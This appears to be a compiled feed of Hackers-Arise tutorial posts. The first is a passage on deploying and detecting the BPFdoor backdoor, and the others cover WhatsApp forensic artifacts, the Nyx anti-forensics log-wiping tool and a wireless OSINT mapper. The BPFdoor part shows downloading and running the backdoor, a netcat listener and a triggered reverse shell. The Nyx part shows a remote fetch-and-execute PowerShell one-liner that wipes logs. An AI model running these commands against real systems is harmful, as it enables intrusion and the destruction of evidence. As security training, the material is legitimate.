
To move further we need to transfer the backdoor. There are different methods available for it. You can use temp.sh or a simple HTTP server.

Pick whatever is best for you and download it.

kali > python3 -m http.server 9001
ubuntu > wget http://192.168.56.107:9001/bpfdoorpoc

Once the file is downloaded, you make it executable and run it.

ubuntu > chmod +x bpfdoorpoc
ubuntu > ./bpfdoorpoc
delivering the bpfdoor backdoor

At this point, the rootkit appears to hang. This is expected behavior. The backdoor is now running in the background, waiting for the magic packet. You might see some output, but nothing really tells you what it’s doing.

Set up a listener on Kali to receive your reverse shell

kali > nc -lvnp <port>

The trigger sends a packet that the backdoor recognizes.

In a separate terminal you execute the trigger:

kali > ./trigger
triggering the backdoor

The trigger sends a packet that the backdoor recognizes.

receiving the reverse shell from the backdoor linux system

The moment it detects the correct pattern, it activates and sends you back a reverse shell. If everything is correct, you will see a connection. It’s a working shell on the target system.

This is the core idea behind BPFdoor.

Detection

The backdoor has been known since around 2022, but only recently has it been observed being actively used in attacks against telecommunications infrastructure. To detect it we can use a script made by Rapid7.

ubuntu > wget https://github.com/rapid7/Rapid7-Labs/blob/main/BPFDoor/rapid7_detect_bpfdoor.sh

ubuntu > chmod +x rapid7_detect_bpfdoor.sh
ubuntu > bash rapid7_detect_bpfdoor.sh
detecting the bpfdoor backdoor

The script attempts to find suspicious processes that match the behavior of BPFdoor. In our case, it found the PoC process and reported its process ID. Even stealthy malware can leave traces. Detection comes down to understanding how the system is supposed to behave (baseline) and finding deviations from it.

Summary

BPFdoor is an advanced Linux backdoor with a different approach to persistence and remote access. It’s being used by the Chinese to access our sensitive data. The whole Chinese campaign is about prepositioning the country for future global conflicts, so they can gain the upper hand in the chaos of a cyberwar. Their backdoor hides within the normal operation of the kernel and waits for a specific trigger. That makes it really hard to spot.

Telecoms have always been a desirable target along with industrial control systems. In light of these attacks, we started training on Building Your Own Mobile 4G Base Station. You’ll get to learn not just how to build a station, but how hackers attack it and how you can defend it. The knowledge is truly unique and a lot of work has gone into making the training.

The post Compromising Telecom Systems: Deploying and Detecting the BPFDoor Backdoor first appeared on Hackers Arise.

Mobile Forensics: Extracting Data from WhatsApp

Welcome back, digital investigators!

Many of our messengers sit somewhere between privacy and routine. People treat chats like a private conversation and because it feels comfortable, they often share things they wouldn’t say on social media. The data stored in those apps is valuable for forensics. It may have chats, media and group membership with timestamps. Using this data we can reconstruct events. 

We’re going to take a close look at WhatsApp forensics today and show you the artifacts you can find on Android and iOS. It’ll be a deep dive on how WhatsApp keeps its data and what those files contain. All of it in plain language.

At Hackers-Arise we assist people with forensic investigations to uncover cybercrime and help with incident response. WhatsApp is part of that.

WhatsApp Artifacts on Android Devices

On Android, WhatsApp stores its private app data inside the device’s user data area. You will find the app’s files under /data/data/com.whatsapp/ or equivalently /data/user/0/com.whatsapp/ on many devices. These directories are not accessible without root, so to read them directly you need a physical dump of the file system or root. If you do not have root or a physical image, your options are restricted to logical backups.

whatsapp files
Source: Group-IB

There are two important files here: wa.db and msgstore.db. Both are SQLite databases and together they form the core of WhatsApp evidence.

analyzing wa.db file whatsapp
Source: Group-IB

wa.db is the contacts database. It has the WhatsApp user’s contacts with phone numbers, display names, status, timestamps for when contacts were created or changed. You can open the file with a SQLite browser to see its tables. The interesting tables here are those that store contact records (wa_contacts or similar), sqlite_sequence that has auto-increment counts and android_metadata with app language.

reading contact names
Source: Group-IB

Wa.db is basically the address book for WhatsApp. It has names, numbers and a little context for each contact.

msgsore.db file whatsapp
Source: Group-IB

msgstore.db is the message store. This database has sent and received messages, timestamps, message status, senders and receivers and references to media files. In many WhatsApp versions you will find tables that include a general information table (sqlite_sequence), a full text index table for message content (message_fts_content or similar), the main messages table which usually contains the message body and metadata, messages_thumbnails which has images and their timestamps, and a chat_list table that stores chat entries. 

Be aware that WhatsApp changes its structure and field names may change between versions. Newer schema versions may include extra fields such as media_enc_hash, edit_version, or payment_transaction_id. So you need to inspect the schema first.

finding messages on whatsapp
reading whatsapp texts
Source: Group-IB

On many Android devices WhatsApp also keeps encrypted backups in a public storage location that you can find under /data/media/0/WhatsApp/Databases/ (the virtual SD card)

or /mnt/sdcard/WhatsApp/Databases/ for physical SD cards. Those backup files look like msgstore.db.cryptXX, where XX shows the cryptographic scheme version. 

encrypted whatsapp files
Source: Group-IB

The msgstore.db.cryptXX files are an encrypted copy of msgstore.db intended for device backups. To decrypt them you need a cryptographic key that WhatsApp stores privately on the device. The key can usually be found here: /data/data/com.whatsapp/files/. Without that key those encrypted backups are not readable.

Other important Android files and directories to examine include the preferences and registration XMLs in /data/data/com.whatsapp/shared_prefs/. The file com.whatsapp_preferences.xml often contains profile details and configuration. A fragment of such a file may show the phone number associated with the account, the app version, a profile message such as “Hey there! I am using WhatsApp” and the account display name. The registration.RegisterPhone.xml file typically has registration metadata like the phone number and regional format. 

The axolotl.db file in /data/data/com.whatsapp/databases/ holds cryptographic keys (used in the Signal/Double Ratchet protocol implementation) and account identification data. chatsettings.db has app settings. Logs are kept under /data/data/com.whatsapp/files/Logs/ and may include whatsapp.log as well as compressed rotated backups looking like whatsapp-YYYY-MM-DD.1.log.gz. They show app activity and errors.

whatsapp logs
Source: Group-IB

Media is often stored in the media tree on internal or external storage:

/data/media/0/WhatsApp/Media/WhatsApp Images/ for images,

/data/media/0/WhatsApp/Media/WhatsApp Voice Notes/ for voice messages (usually Opus format), WhatsApp Audio, WhatsApp Video, and WhatsApp Profile Photos.

whatsapp data stored externally
Source: Group-IB

Within the app’s private area you may also find cached profile pictures under /data/data/com.whatsapp/cache/Profile Pictures/ and avatar thumbnails under /data/data/com.whatsapp/files/Avatars/. Some avatar thumbnails use a .j extension, but those are just JPEG files.

If the device uses an SD card, a WhatsApp directory at the card’s root may store copies of shared files (/mnt/sdcard/WhatsApp/.Share/), a trash folder for deleted content (/mnt/sdcard/WhatsApp/.trash/), and the Databases subdirectory with encrypted backups and media subfolders mirroring those on internal storage. Deleted files in .trash folders can be used to recover media.

Keep in mind, some vendors may add features that change where app data is stored. For example, certain Xiaomi phones implement a “Second Space” feature that creates a second user workspace. WhatsApp in the second workspace stores its data under a different user ID path. That means it may be under /data/user/10/com.whatsapp/databases/wa.db rather than the usual /data/user/0/com.whatsapp/databases/wa.db

WhatsApp Artifacts on iOS Devices

On iOS, WhatsApp centralizes its data into a few places and all that data is commonly accessible via device backups. The main application database is often ChatStorage.sqlite located under /private/var/mobile/Applications/group.net.whatsapp.WhatsApp.shared/ but some forensic tools may display this as AppDomainGroup-group.net.whatsapp.WhatsApp.shared

chatsorage.sqlite file whatsapp ios
Source: Group-IB

Within ChatStorage.sqlite the interesting tables are ZWAMESSAGE and ZWAMEDIAITEM. The first one stores message records and the other one has metadata for attachments and media items. ZWAPROFILEPUSHNAME and ZWAPROFILEPICTUREITEM map WhatsApp identifiers to display names and avatars. The table Z_PRIMARYKEY may have general database metadata such as record counts.

extracting texts from ios whatsapp backups
Source: Group-IB

iOS also places supporting files in the group container. BackedUpKeyValue.sqlite can contain cryptographic keys and data for identifying account ownership. ContactsV2.sqlite stores contact details which include names, phone numbers, profile statuses and WhatsApp IDs. The consumer_version file holds the app version and current_wallpaper.jpg (or wallpaper in older versions) has the background image used in WhatsApp chats. The blockedcontacts.dat file lists blocked numbers, and pw.dat can hold an encrypted password. net.whatsapp.WhatsApp.plist or group.net.whatsapp.WhatsApp.shared.plist store profile settings.

contact info and preferences whatsapp ios
Source: Group-IB

Thumbnails, avatars and media are stored under /private/var/mobile/Applications/group.net.whatsapp.WhatsApp.shared/Media/Profile/ and /private/var/mobile/Applications/group.net.whatsapp.WhatsApp.shared/Message/Media/. WhatsApp logs (calls.log and calls.backup.log) can be found in the Documents or Library/Logs folders and will have information on call activity.

iOS devices are often backed up through iTunes or Finder, so you can extract WhatsApp artifacts from a device backup without a full file system image. If the backup is unencrypted it may include the ChatStorage.sqlite file and associated media. If the backup is encrypted you will need the backup password or legal access methods to decrypt it. Many investigators create a forensic backup and then examine the WhatsApp databases with a SQLite viewer and other forensic tools (Belkasoft) that understands this WhatsApp schema differences across versions.

Summary

Plainly speaking, WhatsApp forensics can help us understand who a suspect interacted with by viewing chat histories with timestamps, media files, message status (sent, delivered, read), groups, profile names and avatars and more. We understand this data can be accessed without authorization, violating people’s privacy, so part of our goal here was to show just how much data is actually stored on your phone. If you’re part of a sensitive group, look for other secure alternatives to WhatsApp and make sure your chats get deleted regularly to prevent unauthorized access to them. Disable cloud backups and try not to store those backups locally either. Even encrypted ones be cracked open by brute forcing the password.

If you’re interested in mobile forensics, you can join our training. We will walk you through the essentials of Android and iOS, explaining how evidence is stored on these devices. You will learn how investigators extract and analyze data, work with labs that involve finding hidden apps, working with encrypted chats and more.

The post Mobile Forensics: Extracting Data from WhatsApp first appeared on Hackers Arise.

Anti-Forensics: Hiding Your Presence with Nyx

Welcome back, aspiring cyberwarriors!

During red team engagements, we often have to deal with the logs that different operating systems store. Every action can leave behind digital evidence. That evidence is exactly what blue teams and digital forensics investigators rely on when reconstructing an attack.

Sometimes, however, a red team engagement is meant to simulate an adversary as realistically as possible. Hackers frequently attempt to hide what they did by erasing evidence of their activity or altering forensic artifacts to make investigations more difficult. If we want to accurately evaluate an organization’s ability to detect sophisticated intrusions, we also need to test how well it responds when an attacker attempts to remove those traces. There are different tools that exist that help reduce your footprint. For instance, HackShell, which we covered in one of our previous articles, makes Bash much stealthier, minimizing command history and improving OPSEC. 

But it does not help with removing all forensic traces that already exist throughout the operating system.

There is a different tool that focuses specifically on that task called Nyx.

What is Nyx

Nyx is a self-contained script for cleaning forensic traces on Linux, macOS, and Windows. The scripts walk through a predefined collection of forensic artifacts and remove or clean evidence that may have been generated during system usage.

Of course, no anti-forensics tool can guarantee that every trace of activity disappears. Modern enterprise environments often collect telemetry from many different sources including endpoint detection products, centralized log servers, network monitoring systems, cloud services, and backup solutions. Even if local artifacts are modified or deleted, evidence may still exist elsewhere. Nevertheless, Nyx has techniques that sophisticated hackers may attempt after achieving access to a system.

Below is only a portion of the Linux artifacts that Nyx targets. The complete list is considerably larger. Among the supported modules are shell history files, authentication logs, system logs, audit records, network-related artifacts, user activity, temporary files, and many other forensic traces that investigators commonly examine during an incident response investigation.

Since a significant portion of today’s infrastructure runs on Linux, the script includes modules that focus on the forensic artifacts generated by Linux servers and the services they host.

Windows typically runs less server infrastructure than Linux, so the list is somewhat shorter. Even so, Nyx still targets several important sources of forensic evidence, including Windows Event Logs, PowerShell history, registry-related security artifacts, and various other traces that investigators commonly analyze after a compromise.

Finally, macOS also receives attention with its own collection of supported forensic artifacts. Although the list is smaller than Linux, Nyx still includes modules designed to clean several sources of evidence that may reveal user or system activity.

Cleaning Forensic Evidence on Windows

Now we are ready to test the script and see how it works. There are several different ways you can execute it depending on your objective and your environment.

We will begin with Windows. Before actually cleaning anything, it is a good idea to start with -DryRun. This will show exactly what Nyx plans to clean without making any modifications to the system.

PS > wget https://raw.githubusercontent.com/evilsocket/nyx/refs/heads/main/nyx.ps1 -O nyx.ps1

PS > .\nyx.ps1 -DryRun

Although the output reports the items that would be cleaned, nothing has actually been removed. The dry run simply shows the actions that Nyx intends to perform. 

Let’s clean them now.

PS > .\nyx.ps1

At this point, Nyx begins processing its configured modules and attempts to remove the supported forensic artifacts from the local system.

The same thing can also be achieved through in-memory execution without writing the script to disk first. Running tools directly from memory is a common technique used by hackers because it reduces the number of files written to the filesystem. However, that does not automatically mean antivirus or endpoint detection products will ignore the activity. Modern security products monitor far more than just files stored on disk. They also observe process behavior, PowerShell activity, AMSI events, command-line arguments, parent-child process relationships, memory behavior, and many other indicators.

PS > iwr https://raw.githubusercontent.com/evilsocket/nyx/refs/heads/main/nyx.ps1 | iex

If needed, you can force execution without waiting for a confirmation prompt by adding the -Force flag. Useful when automating execution across multiple systems with PsExec.

Cleaning Forensic Evidence on Linux

Just as with Windows, it is often a good idea to begin by reviewing what the script intends to do before actually modifying the system.

If necessary, you can repeat the same process by listing the modules that will be used with the -n flag.

bash# > bash nyx.sh -n 

As you can see, it goes through multiple modules, including those related to IoT Smart Home devices, cryptocurrency artifacts, IDS and IPS logs, network traces, and many additional categories. This broad coverage also means that privacy-conscious users who want to remove unnecessary traces from their own systems may also find parts of the project useful, provided they understand what information is being deleted.

Summary

Instead of manually searching for dozens of log files, Nyx can speed up this process. It shows why centralized logging, endpoint monitoring and multiple layers of telemetry are so important. Even if a hacker succeeds in cleaning local artifacts, independent security systems may still preserve the evidence needed to detect and investigate the intrusion.

If you want to go deeper into how privacy can be preserved on real systems and how forensic traces are created and analyzed, our Anti-Forensics training is your next step. We covered advanced techniques for preserving your privacy and understanding what investigators can still see even when you think you have covered your tracks.

The post Anti-Forensics: Hiding Your Presence with Nyx first appeared on Hackers Arise.

OSINT: WireTapper – Mapping Surveillance and Wireless Devices Around You

Welcome back, aspiring cyberwarriors!

Take a second and think about how many devices are actually working around you right now. Cameras on street corners, routers sitting inside nearby homes, Bluetooth earbuds in someone’s pocket, cell towers just outside of view. All of that is happening constantly, yet almost none of it is visible to the average person walking by. If you actually wanted to check what devices were nearby today, you would probably end up jumping from one app to another, waiting for each one to load, and still walking away without the full picture. It is slow, it is frustrating, and honestly, it takes all the fun out of exploring what is really going on around you.

A lot of these devices are not just sitting there minding their own business. Many of them are built specifically to track you. A recent video on X showed this. It captured a flock camera taking several pictures of a moving vehicle, running those pictures through some kind of analysis, and then filing everything away in an indexed format.

In the screenshot above, you can see the guy picking up the signal coming straight off the camera, while the camera itself keeps emitting a steady beam of infrared. Here is the full video.

Privacy is not a crime, and you have every right to know what might be watching you. The real challenge has always been figuring out where all of these surveillance devices are hiding. That’s where WireTapper can help us. It pulls data from Wigle, Shodan, and OpenCelliD one at a time. That way, you can see every one of these devices in your area.

WireTapper

WireTapper is a wireless OSINT tool designed to discover, map, and analyze radio based devices using passive signal intelligence. WireTapper detects and correlates signals coming from all the common wireless technologies you would expect to run into. This helps you understand what devices actually exist nearby and where they are likely located all without ever having to actively intrude on anything.

WireTapper can identify leaked Wi-Fi network credentials, and it does this through a privacy-protecting k-Anonymity query scheme, meaning it can check for exposed passwords without ever exposing your own search to the outside world.

Setting Up

Let’s quickly walk through the installation process. It’s a lot simpler than it looks.

kali > git clone https://github.com/h9zdev/WireTapper.git
kali > cd WireTapper
kali > python3 -m venv venv; source venv/bin/activate
kali > pip3 install -r WireTapper.txt

Once that finishes, you will need to grab API keys from each of the services mentioned above. Do not worry too much about Shodan, since its API is paid and WireTapper will still run fine without it. There are two ways to plug these keys into the app. You can either open app.py and enter them directly, or you can use app-env.py instead, which pulls the keys in through environment variables.

After you have picked your method, we recommend also installing python-dotenv, since it makes handling those environment variables a lot smoother.

kali > pip3 install python-dotenv

Working with WireTapper

Once everything is installed, you are ready to start the app and open the web interface.

kali > python3 app.py

The web interface will be waiting for you right here: http://localhost:8080/map-w

This is the dashboard you will land on the moment you open the page. It takes a little while to load everything, so give it a few minutes before you start clicking around. Once it settles in, you can zoom into whatever area you are curious about and start picking apart what is actually hiding there.

Just keep in mind that you need valid API keys for the app to work the way it is meant to. Without them, WireTapper will simply generate dummy data so you can still see how everything normally looks inside it. On Wigle specifically, your email needs to be verified before the connection will work properly.

At the top of the dashboard, you will notice a switch that lets you jump between Wi-Fi uplink and Bluetooth scanners. That is how you filter what you are looking at.

Flip the switch back the other way, and you get the same kind of view but for Wi-Fi devices instead. This side usually includes things like cameras, routers, and other similar devices.

Exporting Results

All of these results can be exported complete with their names and coordinates, in case you decide to use them somewhere else later on.

The example above is just a taste of how those exported results are going to look. You can use this JSON file with other tools.

Summary

There is far more happening around us than most people realize. WireTapper makes it easier to visualize that activity by bringing together information about nearby wireless infrastructure in one interface. If you’re into OSINT, privacy, or wireless security, it’s a handy tool. 

OSINT is a valuable skill in many areas, especially when it comes to privacy, cybersecurity, and cyber warfare. The more you understand what information is publicly exposed, the better you can protect yourself and your digital assets. Our Ultimate OSINT Beginner training covers OPSEC, tracking, investigations, and much more across 23 lessons and 7.5 hours of video content.

We’re also hosting a live Remaining Anonymous training on August 11-13 at 3:00 PM UTC for all Subscriber and Subscriber Pro students.

The post OSINT: WireTapper – Mapping Surveillance and Wireless Devices Around You first appeared on Hackers Arise.

❌